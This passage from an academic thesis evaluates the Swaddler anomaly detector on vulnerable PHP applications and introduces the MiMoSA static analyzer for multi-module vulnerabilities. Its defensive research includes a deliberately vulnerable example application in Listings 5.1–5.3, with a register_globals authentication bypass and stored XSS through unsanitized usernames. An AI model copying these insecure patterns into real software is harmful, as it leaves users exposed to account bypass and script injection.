We used this technique to generate three different datasets: the first was used for training the anomaly models, the second for choosing suitable thresholds, and the third one was the clean dataset used to estimate the false positive rate of our system.

Since our tests involved applications with known vulnerabilities (and known exploits), it was not sensible to collect real-world attack data by making our testbed publicly accessible. Therefore, attack data was generated by manually performing known or novel attacks against each application, while clean background traffic was directed to the application by using the user simulation scripts. We used the datasets produced this way to assess the detection capability of our system.

4.4.1 Detection Effectiveness

We evaluated the effectiveness of our approach by training our system on each of the test applications. For these experiments, we did not perform any fine-tuning of the models, equal weights were assigned to each model, and we used the default 10% threshold adjustment value. Then, we recorded the number of false positives generated when testing the application with attack-free data and the number of attacks correctly detected when testing the application with malicious traffic.

Application	**Training Set Size (# req.)**	**Coverage (%)**	**Clean Set Size (# req.)**	**False Positives (#)**	**Attack Set Size (# req.)**	**Attacks Detected (#)**
BloggIt	9,779	91	1,586	0	15	15
PunBB	10,200	67	1,360	5	1	1
Scarf	9,615	86	1,000	1	10	10
SimpleCms	9,333	95	1,969	0	10	10
WebCalendar	19,800	66	3,300	1	1	1

Table 4.2: Swaddler detection effectiveness.

Table 4.2 summarizes the results of our experiments. The size of the training and clean sets is expressed as the number of requests contained in each dataset. Coverage represents the fraction of the lines in each application that have been executed at least once during training. Note that in all cases the coverage was less than 100%. Unexplored paths usually correspond to code associated with the handling of error conditions or with alternative configuration settings, e.g., alternative database libraries or layout themes. The false positives column reports the total number of legitimate requests contained in the clean set that Swaddler incorrectly flagged as anomalous during the detection phase. The attack set size illustrates the number of different malicious requests contained in the attack dataset of each application. This reflects the number of different attacks we used to exploit the vulnerabilities present in the application. For example, an authentication bypass vulnerability can be exploited to get access to several restricted pages. In this case, the attack set contained requests to gain access to each of these pages. The attack set contains exploits against all known and novel vulnerabilities that we found in the test applications. Finally, the last column reports how many of these malicious requests were successfully identified by Swaddler.

In our experiments, all attacks were successfully detected by Swaddler. Notice that these attacks exercised all the vulnerabilities (including those that were previously reported and those that we found originally) that were known to exist in the test applications. For each application, we describe the vulnerability exploited by the corresponding attacks and how our system detected the attacks.

BloggIt is vulnerable to two types of attacks. First, it contains a known authentication bypass vulnerability that allows unauthenticated users to access administrative functionality. More precisely, the application stores in the session variable `login` the value “`ok`” if the user has been successfully authenticated. Whenever a user requests a restricted page, the page's code correctly checks whether the user has logged in by inspecting the session variable, and, if not, redirects her to the login page. However, the page's code fails to stop the execution after issuing the redirection instruction to the user's browser, and continues executing the code that implements the restricted functionality. Our system easily detects this attack: for example, the Variable Presence or Absence model returns a high anomaly score if the restricted code is accessed when the session does not contain the `login` variable; similarly, the Likely Invariant and Token Finder models produce an alert if the `login` variable has a value other than "`ok`".

The second flaw in BloggIt is a novel file injection vulnerability that we discovered. The application allows users to upload files on the server. The uploaded files can then be accessed online and their content (e.g., a picture) can be used in blog entries and comments. However, if the uploaded file's name terminates with the `php` extension and a user requests it, the application interprets the file's content as a PHP script and blindly executes it, thus allowing an attacker to execute arbitrary commands. Our system detects the attack since all models report high anomaly scores for the unknown blocks associated with the injected script.

PunBB is vulnerable to a known file injection attack that allows arbitrary code to be executed. More precisely, PunBB utilizes a user-controlled variable to present the site in the language chosen by the user, by including appropriate language files. Unfortunately, the variable value is not sanitized, and, therefore, it can be modified by an attacker to include malicious code. Also in this case, Swaddler detects the attack when the blocks corresponding to the injected code (which have not been observed during the training phase) are executed.

Scarf is vulnerable to a known authentication bypass attack. One of its administrative pages does not check the user's status and allows any user to arbitrarily change site-wide configuration settings (e.g., user profiles information, web site configuration). The status of a user is stored in the application's session using three variables, namely, `privilege`, `user_id`, and `email`. The flaw can be exploited by users that do not have an account on the vulnerable web site or by registered users that lack administrative privileges. In the first case, during an attack the vulnerable page is accessed with an empty session, and thus all our models will report a highly anomalous score; in the second case, the session variables contain values that, for example, are not recognized by the Token Finder model and that do not satisfy the predicates learned by the Likely Invariant model.

SimpleCms is vulnerable to a known authentication bypass attack. It insecurely uses the `register_globals` mechanism in a way similar to the example application described in Section 4.1. An attacker can simply set the request parameter `loggedin` to 1 and have access to the administrative functionality of the application. Note that this allows the attacker to bypass the authorization check but does not modify the corresponding variable in the session. Therefore, during an attack, all our models report high anomalous scores.

Finally, WebCalendar is vulnerable to a file inclusion attack. In this case, the vulnerability cannot be exploited to execute arbitrary code, but it allows an attacker to modify the value of several state variables, and, by this, to gain unauthorized privileges. Swaddler detects the attack since several models, e.g., the Token Finder and Likely Invariant, flag as anomalous the modified variables.

In our experiments, Swaddler raised a few false positives. Our analysis indicates that, in all cases, the false alarms were caused by the execution of parts of the applications that were exercised by a limited number of requests during the training phase. For example, this is the case with pages that handle the submission of complex forms containing a large number of input parameters: during training, only a subset of all the possible combinations of the input parameters were tested, and, therefore, the models associated with the portions of the page that were least visited were not sufficiently trained.

Finally, notice that Swaddler does not differentiate between attacks that are successful and attacks that are detected and blocked by the application itself (i.e., in both cases an alert is raised). For example, an application may contain code to check for and prevent forceful browsing attacks. Since our training data is attack free, the part of the code that blocks such an attack (e.g., an exception handler) will not be exercised during the training phase, and no models will be trained for it. Then, when an attack is launched and the exception handler executes, Swaddler will raise an alert, even if the attack is also blocked by the application. We consider this to be the correct behavior since Swaddler is designed to detect attacks (irrespectively of their outcome).

4.4.2 Detection Overhead

Our system introduces runtime overhead in two points during the request-serving cycle. First, for each request, some time is spent to analyze and instrument the compiled code of the requested application's page. We refer to this overhead as "instrumentation overhead." Second, during execution, whenever a basic block is entered, the analyzer has to determine whether the current state is anomalous. We call the total time spent performing this operation "detection overhead."

A test was performed to quantify the overhead introduced by our system. For each application, we again ran the requests contained in the clean set used during the detection evaluation, and we recorded the time required to perform instrumentation and detection.

Table 4.3 presents the results of this test. It shows the average overhead per user's request broken down in its instrumentation and detection components.

Application	**Avg. Instrumentation Overhead (msec)**	**Avg. Detection Overhead (msec)**
BloggIt	5	8
PunBB	23	115
Scarf	3	13
SimpleCms	1	5
WebCalendar	15	75

Table 4.3: Swaddler detection overhead.




Figure 4.4: Total overhead for each application.

A direct comparison of the average request-serving time on our modified PHP interpreter and the standard interpreter is presented in Figure 4.4.

There are two main factors influencing the performance of our tool: the number of state variables that need to be analyzed for each basic block and the number of basic blocks that are traversed when serving a page. To better assess how these factors influence the performance of our system, we measured the Swaddler overhead on a set of test programs. Each program defines a certain number of variables in its session and executes a well-defined number of basic blocks. The values of the defined session variables were chosen carefully to avoid artificial simplifications in the trained models (e.g., the values used were not random to avoid that, in detection mode, the Token Finder model would immediately return a normal value). Furthermore, the same number of session variables was defined in all basic blocks, so that the corresponding models had to be trained in all the basic blocks of the program.

We ran the test programs on the standard PHP interpreter and on a version of the interpreter extended with our tool (after performing the training phase) and recorded the difference in the running time in the two cases. Figure 4.5 shows how the overhead introduced by our system changes as a function of the number of executed basic blocks and the number of examined state variables.




Figure 4.5: Factors influencing the overhead.

The overhead grows linearly as the number of executed basic blocks increases. This was expected because there is both an instrumentation and a detection overhead associated with each basic block in the program. Similarly, the overhead increases roughly linearly with the number of state variables defined. This can be explained observing that, during detection, the current value of each state variable must be extracted from the execution context and must be checked with respect to the appropriate anomaly models.

In many cases, by tuning the two performance factors (number of executed blocks and number of modeled state variables), it is possible to limit the overhead caused by our instrumentation. First, sometimes it is possible to identify state variables whose value is unlikely to be affected by an attack. For example, an application might store the background color preferred by the current user in a state variable. In this case, it is reasonable that an attack will not manifest itself with anomalous modifications to that variable. Therefore, the variable can be excluded from the subset of the monitored application state without affecting the detection capability of our tool and reducing the detection overhead.

Second, sometimes the number of basic blocks executed by an application causes the overhead to be larger than it is desired. For example, an application might execute some blocks in a loop a large number of times. In this case, it is possible to configure our sensor so that, during a request, the instrumentation routine is invoked no more than a certain number of times for each block. If an attack manifests itself even if the analyzer monitors the execution of loops only up to a certain bound, this optimization will reduce the overhead without introducing false negatives.

The results of the performance tests both on real-world applications and on synthesized programs indicate that our approach introduces an acceptable overhead for most applications. These results are quite encouraging especially considering that performance was not a priority in the implementation of the current prototype of our tool.

4.5 Conclusions

In this chapter, we have described a first approach to detect workflow attacks, a class of attacks that violate application-specific vulnerabilities. As we have seen, these attacks can have serious consequences, such as authentication and authorization bypasses, and are not well supported by existing tools. Our approach is based on the assumption that attacks force the application into anomalous states. We define the state of an application as the set of values of its session variables. Our approach, then, learns properties of the application's state (both of individual session variables and of multiple, related variables) and checks at run time whether the observed state deviates significantly from the established profiles of normality. We evaluated this approach over five real-world PHP applications. The results of our experiments show that by leveraging the internals of a web application it is possible to detect attacks that violate its intended workflow with an acceptable performance overhead.

Chapter 5

Detecting Multi-Module Vulnerabilities

In this chapter, we examine another class of vulnerabilities for which few defense mechanisms are available: multi-module vulnerabilities. Multi-module vulnerabilities are security defects that stem from the interaction of multiple modules of an application. Modules are the units in which a web application is organized and decomposed into, according to the different application's concerns or functionality. In a PHP application (PHP is the focus of the analyses described in this chapter), the modules are the different scripts that compose the application. For example, a module, say `login.php`, may handle the authentication of users; another module, `admin.php`, may implement the administrative functionality of the application.

Of course, in any reasonably complex application, modules need to communicate with each other. For example, after a user logs into the application, the `login.php` module needs to communicate to the `admin.php` module whether the current user is an administrator. In addition, an individual module may need to maintain some state across different user requests. For example, the `login.php` module needs to know that somebody failed to correctly authenticate as user `alice` for the third time in a row, so that the account can be locked and brute-force attacks prevented.

To persist state and share it among each other, modules can rely on a number of mechanisms, such as request/response parameters, cookies, session variables, and database storage. We call the state of the application, as stored using these mechanisms, its *extended state*. Then, modules can interact with each other by reading and writing the application's extended state.

Unfortunately, it is possible that different modules of an application have different assumptions on how the extended state is stored and handled. This problem is at the heart of multi-module vulnerabilities. In the remainder of this chapter, we will examine in detail multi-module vulnerabilities. We will also describe our approach to statically detect these vulnerabilities, and the implementation of our approach into a vulnerability analysis tool for PHP applications, which we call MiMoSA (Multi-Module State Analyzer)[1]. We evaluated MiMoSA on a number of real-world applications, finding both known and new vulnerabilities. The results show that our approach is able to identify complex vulnerabilities that state-of-the-art techniques are not able to detect.

5.1 Multi-Module Attacks

Multi-module attacks can be categorized into two classes, depending on the type of vulnerability they target: data-flow attacks and workflow attacks. Data-flow attacks exploit the insecure handling of user-provided information that is stored in the web application's state and passed from one module to another. We have already encountered workflow attacks in Chapter 4. Here, we will look at them again, with the goal of detecting the vulnerabilities that make them possible.

Data-flow Attacks. In multi-module data-flow attacks, the attacker uses a first module to inject some data into the web application's extended state. Then, a second module uses the attacker-provided data in an insecure way. Examples of multi-module data-flow attacks include persistent SQL injection [4] and persistent cross-site scripting attacks (XSS) [123].

A web application is vulnerable to a SQL injection attack when it uses unsanitized user data to compose queries that are later passed to a database for evaluation. The exploitation of a SQL injection vulnerability can lead to the execution of arbitrary queries with the privileges of the vulnerable application and, consequently, to the leakage of sensitive information and/or unauthorized modification of data. In a typical multi-module SQL injection scenario, the attacker uses a first module to store an attack string containing malicious SQL directives in a location that is part of the application's extended state (e.g., a session variable). Then, a second module reads the value of the same location from the extended state and uses it—without sanitization—to build a query to the database. As a result, the malicious SQL directives are "injected" into the query.

In cross-site scripting attacks, an attacker forces a web browser to evaluate attacker-supplied code (typically JavaScript) in the context of a trusted web site. The goal of these attacks is to circumvent the *same-origin policy*, which prevents

[1]An earlier version of this work was presented in [10].

scripts or documents loaded from one site from getting or setting the properties of documents originating from different sites. In a multi-module XSS attack, a first module is leveraged to store the malicious code in a location that is part of the extended state of the application, e.g., in a field of a table in the back-end database. Then, at a later time, the malicious code is presented—again, unsanitized—to a user by a different module. The user browser executes the code under the assumption that it originates from the vulnerable application rather than from the attacker, effectively circumventing the same-origin policy.

Workflow Attacks. Web applications are often designed to guide the user through a specific sequence of steps, to ensure that their functionality and data is accessed in a well-defined and controlled way. For example, an e-commerce site could be structured so that the user first logs in, then browses a catalog to choose some goods, and eventually checks out and purchases the items; a user, however, is not supposed to jump directly at the purchase page. We call *intended workflow* the set of expected user interactions with the application. To enforce the intended workflow, modules typically rely on information stored in the application's extended state. In our e-commerce example, the login module would save whether the current user has logged in in the application's state, and the checkout script would look up this information to deny or authorize access to its functionality.

Workflow attacks attempt to circumvent these navigation restrictions. For example, a workflow attack could try to directly access a page that is not reachable through normal navigation mechanisms, such as hyper-textual links (an attack sometimes referred to as "forceful browsing"). These attacks may allow one to bypass authorization mechanisms (e.g., gaining access to restricted portions of a web application) or to subvert the correct business logic of the application (e.g., skipping a required step in the checkout sequence of operations in an e-commerce web site).

5.2 Characterizing Multi-module Vulnerabilities

In the previous sections, we described how the state of a web application can be maintained in a number of different ways. To abstract away from the various language- or technology-specific mechanisms, we introduce the concept of *state entity*. A state entity E is similar to a variable in a traditional programming language, and it can be used to store and read parts of the application's state. Different modules can share information by accessing the same state entities. The set of all the state entities corresponds to what we defined as the application's extended state.

We classify the state entities into two classes: server-side and client-side. Server-side entities model the part of the extended state that is maintained on the server. For example, a server-side entity can represent a field in a database or a PHP session variable. Client-side entities are instead used to model the part of the extended state stored in and/or generated by the user's browser. Cookies, GET and POST parameters are examples of this type of entity.

5.2.1 Module Views

To summarize the operations that each module performs on the application's extended state, we introduce the concept of *Module View* (or simply *view* hereinafter). Each view represents a set of state-equivalent execution paths contained in a module, that is, paths in the control-flow graph (CFG) of a module whose execution 1) can occur when the application is in the same state and 2) has identical effects on the application's state. When an application module is invoked, e.g., as a consequence of a user request, the execution follows a path in that module. We say that the view that contains the executed path is "entered" by the user. We describe the algorithm used to summarize a module into its views in Section 5.4.2.

Consider, for example, the login module of an application. When a user provides correct credentials, the module may define a set of new session variables (e.g., to track that the user is authenticated and to load her preferences). On the contrary, the module may redirect users who provided the wrong credentials to an error page without changing the extended state. These two different behaviors depend on the current extended state of the application, namely on the values of the request parameters and the content of the database that stores the information about the users. The view abstraction allows us to associate with each behavior a compact representation that summarizes its effect on the extended state of the application.

Formally, a view V is represented as a triple (Φ, Π, Σ) where:

- Φ is the view's pre-condition, which consists of a predicate on the values of the state entities. The program paths modeled by the view can be executed only when the view pre-condition is true (evaluated in the context of the current extended state).
- Π is the set of post-conditions of the view. These conditions model, as a sequence of write operations on state entities, the way in which the extended state is modified by the execution of the program paths represented by the view. Each write operation has the following form:

$$write(E_L, E_R, \Psi).$$

This operation copies the content of the left entity E_L (which can also be a constant value) to the right entity E_R. The set Ψ contains the sanitization operations applied to the left entity before its value is transferred to the right entity. If the sanitization set is empty, no sanitization is applied.

- Σ is the set of *sinks* contained inside the view. Each sink is a pair (E, Op) where E is a state entity and Op is a potentially dangerous operation (such as a SQL query or an `eval` statement) that uses the entity unsanitized. Note that the unsanitized use of an entity is not necessarily a vulnerability, since its sanitization may take place inside one of the other views of the application.

The extended state of an application (i.e., the set of state entities that are defined in the application and their values) may change as the user interacts with the application executing some of its modules. Views allow us to easily compute the effects of user requests on the application's state: when a view is entered, the new extended state S is obtained by applying the view's post-conditions to the extended state in which the application was before entering the view. Let $V_i = (\Phi_i, \Pi_i, \Sigma_i)$ be the view entered at step i of the user's navigation process and *apply* be a function that, given an initial state and a set of postconditions, specifies the next state, then:

$$S_{init} = \emptyset \qquad S_i = apply(\Pi_i, S_{i-1}).$$

We also keep track of sanitization operations on each state entity. More precisely, an entity E is sanitized in the application state S_i (represented by the predicate $san(E, S_i)$) if E has been sanitized in V_j, $j \leq i$ (i.e., one of the post-conditions of Π_j writes E and sanitizes it) and no other write operation on E has occurred between V_j and V_i. In this work, we take the standard approach of assuming that sanitization operations are always effective in removing malicious content from user-provided data.

5.2.2 Application Paths

The presence of the pre-condition predicate in each view limits the way in which a user may navigate a web application. We say that a sequence $P = \langle V_0, V_1, \ldots, V_n \rangle$, where V_i is a view, belongs to the set of *Navigation Paths* $\mathcal{N}$ if and only if:

$$\forall i < n, \quad S_i \models \Phi_{i+1},$$

that is, if and only if the state at each intermediate step satisfies the pre-condition of the following step (in other words, P corresponds to a sequence of views that may be entered as a consequence of user requests).

Since at the beginning of the execution the application state is empty, it must be $\emptyset \models \Phi_0$. Notice that an empty pre-condition or a pre-condition that contains only predicates on client-side entities is satisfied in any application's state. This is justified by the fact that pre-conditions containing only client-side entities (for example, those requesting a particular value for a certain GET parameter) can always be satisfied if the user provides the right value.

Finally, we define the set of *Application Entry Points* η as the subset of views that can be used as starting points in a navigation path:

$$V_i \in \eta \qquad \text{iff} \qquad \emptyset \models \Phi_i.$$

The subset of navigation paths allowed by the application design is called the *Intended Path* set, $\mathcal{I} \subseteq \mathcal{N}$. These paths represent the workflow of the web application, expressed either through the use of explicit links provided by the application or through other common user navigation behaviors (e.g., reloading the current page or navigating back to the previous page via browser controls). We say that a path $\langle V_0, \ldots, V_n \rangle$ belongs to the intended path set of the application if and only if:

$$\forall i < n \left(V_{i+1} \in \eta \vee \exists Link(V_i, V_{i+1}) \vee V_{i-1} = V_{i+1} \vee V_i = V_{i+1} \right).$$

In other words, at each step of the path the next view satisfies one of the following: it is an application entry point (e.g., a page reachable by entering its URL in the location bar of the browser), is reachable through a link, is the same as the previous view (which corresponds to the user pressing the *back* button in her browser), or is the same as the current view (which corresponds to the use of the *refresh* button).

Given the previous definitions, we can now provide a characterization of the two classes of vulnerabilities we introduce here. A violation of the intended workflow of the application occurs when:

$$\exists p \in \mathcal{N} \mid p \notin \mathcal{I},$$

that is, when there exists a valid navigation path that is not an intended path (an element of the Intended Path set $\mathcal{I}$).

A multi-module data-flow vulnerability is defined as:

$$\exists p = \langle V_0, \ldots, V_n \rangle \in \mathcal{N} \ , \ \exists E_x \in \Sigma_n \mid \neg \ san(E_x, S_{n-1}),$$

that is, there is a path in the application such that some portion of the application's extended state is used in a security-critical operation without being properly sanitized.

5.3 Approach Overview and Running Example

The analysis performed by MiMoSA consists of two phases: an intra-module phase, which examines each module of the application in isolation, followed by an inter-module phase, where the application is considered as a whole.

The goal of the intra-module analysis is to summarize each application module into a set of views, by determining their pre-conditions, post-conditions, and sinks. From each module, we also extract the list of all outgoing links and we associate them with the views they belong to. This information is then used by the inter-module analysis to reconstruct the intended workflow of the application.

To better illustrate our approach, we will refer to a simple web application whose code is presented in Listings 5.1–5.3. This example application is written in PHP and consists of three modules: `index.php`, which is the application entry point, `create.php`, which allows new users to create an account, and `answer.php`, which provides some secret information that should be accessible only to registered users. The application state is maintained using both a relational database, which contains the users' accounts, and a PHP session variable, i.e., `_SESSION["loggedin"]`.

```
<html>
<head><title>The answer to Life, the
  Universe, and Everything
</title></head>
<body>

<?php
  echo "People that know the answer:";

  $sql = "SELECT * FROM users ";
  mysql_select_db("dbname");
  $res = mysql_query($sql);

  while($r = mysql_fetch_assoc($res))
     echo $r["username"];
?>
<a href="create.php">Create User</a>

</body></html>
```

Listing 5.1: index.php

```
<?php
  session_start();
  if ($loggedin != "ok") {
    header("Location: index.php");
    exit;
  }
?>

<html>
<head>
<title>The final answer is:</title>
</head>

<body>
 <p>42</p>
 <a href="index.php">Homepage</a>
</body>
</html>
```

Listing 5.2: answer.php

```
<html>
<head><title>Create a new user
</title></head>
<body>

<?php
if (isset($_POST["user"])) {
  $user = addslashes(
    $_POST["user"]);
  $pass = addslashes(
    $_POST["pass"]);

  session_start();

  $sql = 'INSERT INTO users ' .
    'VALUES (\'' . $user .
    '\', \'' . $pass . '\' )';
  mysql_query($sql);

  $_SESSION["loggedin"] = "ok";

  header("Location: answer.php");
  exit;
}
?>

<form action="create.php"
      method="POST">
   UserName:
   <input name="user">
   Password:
   <input name="pass"
          type="password"><br>
   <input name="create"
          type="submit">
</form>

</body>
</html>
```

Listing 5.3: create.php

Even though the application is very simple, it contains representative examples of the security problems that our approach is able to identify. In particular, the application contains two vulnerabilities. The first vulnerability is caused by the fact that the `index.php` module uses usernames retrieved from the database as part of its output page. Usernames are strings arbitrarily chosen by users during the registration process implemented by the `create.php` module. Since these strings are never sanitized in any module, the application is vulnerable to XSS attacks. The second vulnerability is contained in the `answer.php` module and is similar to the one discussed in Swaddler. In fact, the module incorrectly checks




Figure 5.1: The main steps of MiMoSA's intra-module analysis.

the value of the `loggedin` variable instead of `_SESSION["loggedin"]` to verify the user status. However, if the PHP `register_globals` option is activated and the `_SESSION["loggedin"]` variable has not been defined (i.e., the user is not logged in), an attacker can include a `loggedin` parameter in her GET or POST request, effectively shadowing the session variable with a value of her choosing. This could be leveraged to bypass the registration mechanism and access the restricted `answer.php` module without being previously authenticated, thus violating the intended workflow of the application.

It is clear from the examples above that these vulnerabilities are carried out in multiple steps and involve multiple modules. The ultimate goal of our analysis is to detect these multi-module vulnerabilities. However, to analyze the interactions between modules, it is first necessary to analyze the properties of each module. This analysis is the focus of the rest of this section.

5.4 Intra-module Analysis

The main steps of the intra-module phase are shown in Figure 5.1. We will now examine each step of the analysis.

Control-Flow and Data-Flow Graphs Extraction

The first step of the intra-module analysis is the extraction of the control-flow and data-flow graphs from each module of the application. Our implementation leverages Pixy, a static analysis tool for detecting intra-module vulnerabilities in PHP applications, which was developed at the Technical University of Vienna by Jovanovic et al. [114, 115]. We reuse Pixy's PHP parser, control-flow graph derivation component, and alias analysis component. In addition, we extended Pixy with a data-flow component that computes the def-use chains for a module using a standard algorithm [2]. The resulting tool provides all the information needed for the following steps of the analysis. The main limitation of Pixy, besides being limited to intra-module analysis only, is the lack of support for object-oriented code. Where needed, we manually pre-processed input modules to transform object-oriented code into equivalent code that uses a procedural style (e.g., we transform class methods into global functions and class fields into global variables).

5.4.1 Database Analysis

Databases are often used by web applications to store data permanently. This data is usually accessible by every module of the application. Therefore, it is important to characterize module-database interactions as they could be leveraged to perform a multi-module attack.

The goal of the database analysis is to model how the application accesses (reads and writes) the database, so that the database content can be taken into account when computing the data-flow of the application. In our analysis, we model each column of the database tables as a distinct, individual memory region and each table as the tuple containing the memory regions that correspond to the table's columns. This database model simplifies the structure of an actual application's database and its analysis. In particular, accesses to the application's database are modeled at the granularity of individual columns, which allows us to distinguish accesses to different columns. In addition, our model limits each table to contain zero or one row, corresponding to the tuple used in our model. By doing this, the following steps of the analysis (e.g., the view extraction process) can handle database operations and assignments to variables in a uniform way.

For example, consider the following SQL query that writes the content of the variable `uname` to the column `username` in the database table `users`:

```
UPDATE users SET username=$uname WHERE...
```

As a result of the database analysis, a new assignment is added after the call to the function that executes the query. In our example, MiMoSA generates the following assignment node:

```
$DB_dbname_users_username = $uname;
```

The variable `DB_dbname_users_username` (an entity) is introduced by our analysis to model the column `username` of the `users` table. Notice that if the program contains another query that inserts a new username into the database, this query would also be modeled by our analysis as an assignment to the `DB_dbname_users_-username` variable (this is a consequence of our bounding to one the number of rows in a table). This approximation clearly introduces an imprecision in the analysis. However, we found that this was not a problem in practice, since our vulnerability analysis tracks properties (whether a certain piece of data is tainted, that is, its value is under user control) that are typically shared by all the elements of a table (for example, it is likely that all the usernames in a table are tainted since their values are chosen by the application's users during registration).

The PHP language provides a number of internal functions to connect to different types of relational databases. In our prototype implementation, we focused on the MySQL library because of its popularity. However, if the target application uses a different database, our technique can be easily adapted to address a different set of primitives. In PHP, access to the MySQL database is usually performed by first calling the `mysql_query` function to execute a given query, which is provided as a string argument, and then by using one of the `mysql_fetch` functions to access the results of the query in an iterative fashion.

The main challenge in the database analysis is to properly reconstruct the values that a query (i.e., the string argument of `mysql_query`) can assume at runtime, so that we can determine the tables and columns that are modified by the operation. To achieve this, we traverse the control-flow graph of the module, looking for calls to the `mysql_query` function. Since, in general, static analysis cannot provide the value that the query will assume at runtime, we apply a dynamic analysis technique to derive the names and fields of the tables involved in the query. The analysis extracts the largest deterministic path $\widetilde{P}$ that leads to the `mysql_query` call. A deterministic path is a sequence of nodes in the control-flow graph that only contains branch instructions whose conditional expressions can be statically determined. We then remove from $\widetilde{P}$ any input/output related operation, and we replace any undefined variable in $\widetilde{P}$ with a placeholder. The resulting code is passed to the PHP interpreter to dynamically determine the value that the query string can assume along the path $\widetilde{P}$. While more sophisticated techniques have been introduced to model the values of a string variable [9, 31, 228, 242], we found that this simple approach produced reasonable results.

If the query string as determined at the end of this analysis performs an *UPDATE* or an *INSERT* operation, it is parsed and it is modeled with assignments to state entities, as shown before. Queries that contain a *SELECT* statement are instead analyzed only when the analysis finds that the corresponding `mysql_fetch` function is used to assign the result values to one or more PHP variables.

Consider for instance the `mysql_fetch_assoc` call at line 14 of `index.php` of our sample application. Following the data-flow edges we reach the corresponding query string at line 12. The dynamic analysis along the deterministic path reconstructs the query `"SELECT * FROM users"`. The database analyzer then checks the database schema to resolve the `"*"` symbol to the corresponding list of column names and it finally generates the resulting assignments nodes:

```
$row["username"] = $DB_dbname_users_username;
$row["password"] = $DB_dbname_users_password;
```

Once these assignments are introduced into the module, the following analysis steps are able to treat the application state stored in a back-end database and the state stored in program variables in a uniform way.

5.4.2 Views Extraction

The goal of this step is to summarize a module into a set of views, which will then be analyzed to detect inter-module vulnerabilities.

State Analysis. We first perform *state analysis* to determine all statements in the control-flow graph that are state-related, i.e., that either contain state entities or are control- or data-dependent on state-related statements. We consider as state entities of a PHP application the variables used to refer to request parameters (`_GET, _POST, _REQUEST`), cookies (`_COOKIE`), session variables (`_SESSION`), and the database variables introduced during the database analysis step. After locating state entities, which is done syntactically, we identify all the remaining state-related statements by using the functional data-flow analysis framework of [201], as implemented in Pixy. This analysis allows us to exclude from further inspection statements that do not depend on or modify the application state.

Identifying Sinks. To identify sinks, we determine all nodes in the CFG where state entities are used in a security-relevant operation. Since we are interested in detecting persistent XSS and SQL vulnerabilities, we keep track of state entities displayed to the user or used in a database query. Consider, for example, the `create.php` module in our example application. The analysis identifies two sinks: at line 18, a database query is executed, and, at line 20, the variable `_SESSION["loggedin"]` is modified.

Determining Conditional Guards. After all the security-relevant operations (sinks) have been identified, we determine their conditional *guards*. A conditional guard is a predicate over state variables. As it will be seen, it expresses a property that state entities must satisfy for an execution to follow a branch that eventually leads to the security-relevant operation.




Figure 5.2: Example dependence graph.

A general technique that could be used for computing conditional guards is symbolic execution [120]. However, symbolic execution engines capable of analyzing PHP programs have been introduced only recently [5, 119, 229] and were not available when we started our work. In addition, we empirically observed that the predicates appearing in guards could be determined by using a simpler dependence analysis.

As a first step, we identify the branches in the CFG that must be taken to reach the sink. This is done by applying a standard control dependence analysis. In our example, the two operations that we identified in `create.php` are guarded by the conditional statement at line 7. The analysis also recognizes that the true branch of the conditional must be taken to trigger the operations.

Then, for each variable that occurs in a conditional guard we reconstruct its dependence with respect to state entities. More precisely, for each such variable, we compute its dependence graph. Intuitively, the dependence graph provides a list of all variables (state entities) that might directly influence (or reach) the current entity. As an example, consider the code below and its corresponding dependence graph in Figure 5.2.

```
1  $a = $_GET["a"];
2  $b = $_GET["b"];
3  $c = foo($a . $b);
4  if ($c) {
5       ...
6  }
```

Assume that the dependence graph does not contain cycles (if a graph does contain cycles, we break them by removing their back edges; this simplification may introduce imprecision in our pre- and post-conditions, but, as we will see,

```
dep(node):
    for all successors n1 of node:
        if (node, n1) is superglobal:
            return superglobal(n1)
